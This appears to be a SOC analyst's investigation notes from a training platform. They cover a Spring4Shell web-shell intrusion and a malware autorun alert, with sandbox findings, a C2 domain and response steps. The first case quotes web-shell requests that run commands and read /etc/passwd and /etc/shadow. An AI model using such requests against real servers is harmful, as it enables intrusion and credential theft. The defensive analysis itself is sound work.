▼ [Mar, 31, 2022, 03:08 PM] source_address=3.21.128.255 source_port=40810 destination_address=172.31.34.218 destination_port=8082 raw_log: {"Request": "/tomcatwar.jsp?pwd=j&cmd=whoami", "Response": "root"}
▼ [Mar, 31, 2022, 03:08 PM] source_address=3.21.128.255 source_port=40810 destination_address=172.31.34.218 destination_port=8082 raw_log: {"Request": "/tomcatwar.jsp?pwd=j&cmd=pwd", "Response": "/"}
▼ [Mar, 31, 2022, 03:09 PM] source_address=3.21.128.255 source_port=40810 destination_address=172.31.34.218 destination_port=8082 raw_log: {"Request": "/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd", "Response": "root:x:0:root:root:/root/bin/bash bin:x:1:1:::"}
▼ [Mar, 31, 2022, 03:09 PM] source_address=3.21.128.255 source_port=40810 destination_address=172.31.34.218 destination_port=8082 raw_log: {"Request": "/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow", "Response": "root:!locked:0:99999:7:::bin:*18397:0"}

The logs show a sequence of malicious activities where an attacker from the IP address 3.21.128.255 (and a secondary IP 3.21.166.18) targeted a server at 172.31.34.218.

The attacker initially probed multiple ports (80, 8080, 8081, 8082), eventually interacting with a web shell (/tomcatwar.jsp) hosted on port 8082.

Once inside, the attacker executed several commands, such as whoami (to check their access level, revealing root access), pwd (to determine the current directory), and cat /etc/passwd and cat /etc/shadow (to read system files containing sensitive user and password information).

The logs confirm successful exploitation, resulting in unauthorized access to critical system files.

Next I'll check the endpoint logs

We can see the attacker IP here in the network logs

31.03.2022 06:54	157.240.238.14
31.03.2022 15:05	3.21.128.255
31.03.2022 16:54	172.67.36.98
31.03.2022 22:41	142.250.187.110

31.03.2022 14:02	ifconfig
31.03.2022 14:03	iwconfig
31.03.2022 14:04	apt install net-tools
31.03.2022 14:05	iwconfig
31.03.2022 14:06	tcpdump -w capture.pcap -i eth0

**Reconnaissance:** The attacker used commands like `ls`, `ifconfig`, and `iwconfig` to gather information about files, network interfaces, and wireless settings on the machine.

**Tool Setup:** They installed networking tools (`net-tools`, `tcpdump`) and updated the system to capture and analyze network traffic.

**Persistence:** The attacker set up Docker, possibly to run isolated, undetected containers for malicious purposes.

**Preparation:** Created a directory (`networkLog`) to organize and potentially store captured network data for further analysis or exfiltration.

SOC171 - Spring4Shell Activity

121

Mar, 31, 2022, 03:09 PM

SOC171 - Spring4Shell Activity

True Positive (+5 Point)

## **Event Conclusion:** True Positive Spring4Shell exploit

### **Identification, Containing, Eradication, Recovery**

YES

YES

YES

YES

Eradication: after we cut off all access of the attacker to the rest of our network, we can remove the malicious services and processes, block malicious IPs

Recovery: Restore the host to a proper state using a good known backup, change credentials and passwords.

Lessons learned: patch the vol, always patch to the latest version when possible

## **Investigation 5.0**

High	Feb, 14, 2021, 06:40 PM	SOC126 - Suspicious New Autorun Value Detected
EventID :	61	
Event Time :	Feb, 14, 2021, 06:40 PM	
Rule :	SOC126 - Suspicious New Autorun Value Detected	
Level :	Security Analyst	
Source Address :	172.16.15.78	
Source Hostname :	KatharinePRD	
File Name :	OliwciaPrivInstaller.exe	
File Hash :	436fa243bbfed63a99b8e9f866cd80e5	
File Size :	348.00 Kb	
Device Action :	Cleaned	
File (Password:infected) :	Download	

First glance, a sus autorun has been detected on 172.16.15.78, the device action says cleaned.

I'll start with checking the file hash and file name.

The screenshot shows a security analysis interface. On the left, a large circular progress bar indicates a 'Community Score' of 58 out of 71, with a red segment representing the current value. Below the score is a small button with a minus sign and a dropdown arrow. To the right, a dark panel displays a warning message: '58/71 security vendors flagged this file as malicious'. Below the message are the file hash ('7a1ad31508f2ea1d7abc2907977eaf32537f09994d1622b3e2e733649905c861') and the file name ('PornoskizDziewxD'). At the bottom of the panel are several colored tags: peexe (green), runtime-modules (blue), long-sleeps (pink), detect-debug-environment (light blue), and direct-c (grey).

## Risk Assessment

<b>Remote Access</b>	Contains ability to listen for incoming connections
<b>Spyware</b>	Found a string that may be used as part of an injection method Found browser information locations related strings Sets a global windows hook to intercept keystrokes
<b>Stealer/Phishing</b>	Found FTP credentials location strings
<b>Persistence</b>	Installs hooks/patches the running process Modifies auto-execute functionality by setting/creating a value in the registry Schedules a task to be executed at a specific time and date Spawns a lot of processes Writes data to a remote process
<b>Fingerprint</b>	Contains ability to retrieve information about the current system Queries kernel debugger information Queries sensitive IE security settings Tries to identify its external IP address
<b>Evasive</b>	Checks network status using ping Contains ability to terminate a process Found a reference to a WMI query string known to be used for VM detection Input file contains API references not part of its Import Address Table (IAT) Tries to hide tracks of having downloaded a file from the internet


## DNS Requests

Domain		Address
ip-api.com		208.95.112.1 TTL: 60
jebacdaskurwysyna-33409.portmap.io		-

## Contacted Hosts

IP Address		Port/Protocol
208.95.112.1 OSINT		80 TCP

Analysed 8 processes in total (System Resource Monitor).



## MITRE ATT&CK Tactics and Techniques

- + Execution TA0002
- + Persistence TA0003
- + Privilege Escalation TA0004
- + Defense Evasion TA0005
- + Credential Access TA0006
- + Discovery TA0007
- + Collection TA0009


Lets see if it is actually blocked by checking if the C2 was contacted and checking the endpoint logs

Firwall logs are clean

```
i | Event
▼ [Feb, 28, 2021, 07:57 PM] source_address=172.16.15.78 source_port=12332 destination_address=
```

EDR log are also clean.

The Device action clean is correct.



**Event Conclusion:** True Positive Autorun Value Detected

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO

Blocked by EDR/AV

**Lessons Learned:** Block the malicious C2 addresses